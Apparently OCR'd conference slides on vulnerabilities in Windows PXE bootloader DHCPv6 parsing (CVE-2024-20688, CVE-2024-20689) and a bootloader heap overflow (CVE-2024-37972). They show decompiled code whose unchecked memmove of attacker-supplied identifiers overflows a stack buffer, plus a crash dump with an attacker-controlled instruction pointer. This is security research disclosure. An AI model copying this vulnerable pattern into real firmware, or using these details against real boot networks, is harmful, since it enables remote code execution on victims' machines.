▸ MnpDxe                 File            DXE driver
▸ Ip4Dxe                 File            DXE driver
▸ ArpDxe                 File            DXE driver
▸ Udp4Dxe                File            DXE driver
▸ Dhcp4Dxe               File            DXE driver
▸ Mtftp4Dxe              File            DXE driver
▸ UefiPxeBcDxe           File            DXE driver
▸ Ip6Dxe                 File            DXE driver
▸ Udp6Dxe                File            DXE driver
▸ Dhcp6Dxe               File            DXE driver
▸ Mtftp6Dxe              File            DXE driver
▸ TcpDxe                 File            DXE driver
▸ DnsDxe                 File            DXE driver
▸ HttpDxe                File            DXE driver
▸ HttpBootDxe            File            DXE driver
▸ HttpUtilitiesDxe       File            DXE driver
```

Case study

- CVE-2024-20688-PXE Bootloader BmpParseDhcpv6Packet ServerIdentifier stack out of bound write
- CVE-2024-20689-PXE Bootloader BmpParseDhcpv6Packet ClientIdentifier stack out of bound write




```
__int64 __fastcall BmpParseDhcpv6Packet(_DWORD *_pBuffer, unsigned int c
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(a3, 0, sizeof(DhcpPacket));
  if ( cbLimit >= 4ui64 )
  {
    pBuffer = _pBuffer;
    a3->word228 = (unsigned __int8)*_pBuffer;
    a3->dword330 = (*pBuffer >> 8) & 0xFFFFFF | a3->dword330 & 0xFF0000(
    if ( PxeFindDhcpv6Option(1, 1, (__int64)pBuffer, cbLimit, &Src, v4)
    {
      a3->word22A = v4[0];                    // client identifier
      memmove(&a3->pClientIdentifier, Src, v4[0]);// stack overflow
    }
    if ( PxeFindDhcpv6Option(2, 1, (__int64)pBuffer, cbLimit, &Src, v4)
    {
      a3->word2AC = v4[0];                    // server identifier
      memmove(&a3->pServerIdentifier, Src, v4[0]);// stackoverflow
    }
```

```
if ( PxeFindDhcpv6Option(1, 1, (__int64)pBuffer, cbLimit, &Src, v4) )
{
  a3->word22A = v4[0];                    // client identifier
  memmove(&a3->pClientIdentifier, Src, v4[0]);// stack overflow
}
if ( PxeFindDhcpv6Option(2, 1, (__int64)pBuffer, cbLimit, &Src, v4) )
{
  a3->word2AC = v4[0];                    // server identifier
  memmove(&a3->pServerIdentifier, Src, v4[0]);// stackoverflow
}
```

```
DhcpPacket binlpacket; // [rsp+E0h] [rbp-698h] BYREF
```

Case study




```
!!!! X64 Exception Type - 0D(#GP - General Protection)  CPU Apic ID - 00000000 !!!!
ExceptionData - 0000000000000000
RIP  - 4141414141414141, CS  - 0000000000000038, RFLAGS - 0000000000000202
RAX  - 00000000C0000240, RCX - 00000000C0000240, RDX - 0000000010133828
RBX  - 0000000000000013, RSP - 000000003FE37510, RBP - 000000003FE375D0
RSI  - 4242424242424242, RDI - 4242424242424242
R8   - 0000000000000000, R9  - 0000000000000000, R10 - 0000000010161170
R11  - 000000003FE36CA0, R12 - 0000000000000000, R13 - 0000000000000000
R14  - 0000000000000000, R15 - 0000000000000000
DS   - 0000000000000030, ES  - 0000000000000030, FS  - 0000000000000030
GS   - 0000000000000030, SS  - 0000000000000030
CR0  - 0000000080010033, CR2 - 4141414141414141, CR3 - 000000003F801000
CR4  - 0000000000000668, CR8 - 0000000000000000
DR0  - 0000000000000000, DR1 - 0000000000000000, DR2 - 0000000000000000
DR3  - 0000000000000000, DR6 - 00000000FFFF0FF0, DR7 - 0000000000000400
GDTR - 000000003F5DC000 0000000000000047, LDTR - 0000000000000000
IDTR - 000000003EE5E018 0000000000000FFF,   TR - 0000000000000000
FXSAVE_STATE - 000000003FE37170
```


Register controlled by remote attacker.

BCD Registry

- Registry Hive file
- Can be edit by regedit and API



```
PXEBCD
  Description
  Objects
    {4636856e-540f-4170-a130-a84776f4c654}
    {68d9e51c-a129-4ee1-9725-2ab00a957daf}
    {9dea862c-5cdd-4e70-acc1-f32b344d4795}
    {cd2dd485-7dfe-438a-bb26-e8e3c0c8809d}
    {e3f4e6c1-c7b4-4416-9bca-df9f93d744c8}
      Description
      Elements
        11000001
        12000004
        21000001
        22000002
        26000010
        26000022
```



Edit Binary Value


Value name: Element

Value data:

```
00000000  85 D4 2D CD FE 7D 8A 43   . Ô - Í þ } . C
00000008  BB 26 E8 E3 C0 C8 80 9D   » & è ã À È . .
00000010  00 00 00 00 01 00 00 00   . . . . . . . .
00000018  B8 00 00 00 00 00 00 00   . . . . . . . .
00000020  03 00 00 00 00 00 00 00   . . . . . . . .
00000028  00 00 00 00 00 00 00 00   . . . . . . . .
00000030  00 00 00 00 00 00 00 00   . . . . . . . .
00000038  01 00 00 00 90 00 00 00   . . . . . . . .
00000040  05 00 00 00 05 00 00 00   . . . . . . . .
00000048  00 00 00 00 48 00 00 00   . . . . H . . .
00000050  00 00 00 00 00 00 00 00   . . . . . . . .
00000058  00 00 00 00 00 00 00 00
```

Case study - CVE-2024-37972

- Bootloader CmpRemoveCellFromIndex Heap out of bound write

